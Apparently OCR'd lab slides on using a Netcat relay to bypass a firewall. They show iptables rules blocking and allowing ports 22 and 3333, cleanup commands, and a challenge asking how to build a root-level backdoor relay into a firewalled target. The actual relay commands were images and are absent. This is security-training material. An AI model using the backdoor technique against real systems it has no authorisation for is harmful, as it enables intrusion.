
Attacker: Windows 10


Blocking Port 22


```
root@kali:~# iptables -A INPUT -s 153.91.155.61 -p tcp --dport 22 -j DROP
root@kali:~#
```




Building the Relay and Making the Connection








SSH Successful from the Attacker Machine



Cleaning Up


root@kali: ~
File Edit View Search Terminal Help
root@kali:~# iptables -D INPUT -s 153.91.155.61 -p tcp --dport 22 -j DROP
root@kali:~# iptables -D INPUT -s 153.91.155.61 -p tcp --dport 3333 -j ACCEPT
root@kali:~# iptables -n --list
Chain INPUT (policy ACCEPT)
target prot opt source destination
Chain FORWARD (policy ACCEPT)
target prot opt source destination
Chain OUTPUT (policy ACCEPT)
target prot opt source destination
root@kali:~#

Challenge

- Suppose there is a process listening on a port on a firewall protected target machine. This process gives access with the root privileges. The firewall blocks all inbound tcp connections but allows outbound.
- You managed to gain access to this box with limited privileges. In other words, you can run other commands on the protected box with limited privileges. How can you set up a Netcat relay to provide a root level backdoor access from your testing machine to the target machine?